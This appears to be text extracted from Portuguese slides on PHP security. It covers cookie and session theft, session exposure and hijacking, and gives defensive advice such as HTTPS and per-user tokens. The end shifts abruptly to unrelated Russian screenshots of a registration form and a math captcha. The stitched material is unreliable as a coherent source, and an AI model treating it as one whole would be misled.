


# **Exposição de credenciais**



O que acontece  
se alguém tiver  
acesso aos  
**seus arquivos?**

**E se o PHP  
parar de  
funcionar?**



# 8


## Cookies e sessions

# Cookies e Sessions

Cookies são client-side

Sessions são server-side


# Cookies e Sessions



# Cookies e Sessions



Servidor



# **Roubo de Cookie**

## **(Cookie Theft)**



Tome cuidado com  
**xss**

**Cookies também  
podem ser roubados  
com sniffers**

Proteja utilizando HTTPS

# Vulnerabilidades de Sessão

# Exposição de Sessão

Dados de sessão podem ser  
visualizados via **sniff** quando  
não criptografado com **HTTPS**

# Exposição de Sessão

Hospedagens compartilhadas podem  
vazar dados dentro dos diretórios com  
permissões de leitura a todos

Utilize `session_set_save_handler()` para alterar o  
comportamento de gravação dos dados de sessão

# **Roubo de Sessão**

## **(Session Hijacking)**



# Roubo de Sessão

É possível **fixar** um SID,  
**forjar** ou até mesmo  
**capturar** um cookie!

# Roubo de Sessão

**Algumas sugestões para evitar roubo de sessão (tente equilibrar usabilidade e segurança):**

Gerar tokens únicos por usuário

Verificar User-Agent e IP

Utilizar sessões apenas via cookies

**Não sacrifique a  
usabilidade do projeto!**

Показывать  
информацию обо мне

- Всем
- Только зарегистрированным пользователям
- Никому

Защита от  
автоматической  
регистрации

$$\lim_{x \rightarrow 0} \ln \left( 2 + \sqrt{\operatorname{arctg} x \cdot \sin \frac{1}{x}} \right)$$

Ведите ответ


X Очистить

Всё верно

100%

Чтобы приступить к регистрации всем предлагается пройти небольшой тест. Он состоит всего из одной задачки школьного уровня.

Нужно определить сопротивление между точками А и В в такой схеме.


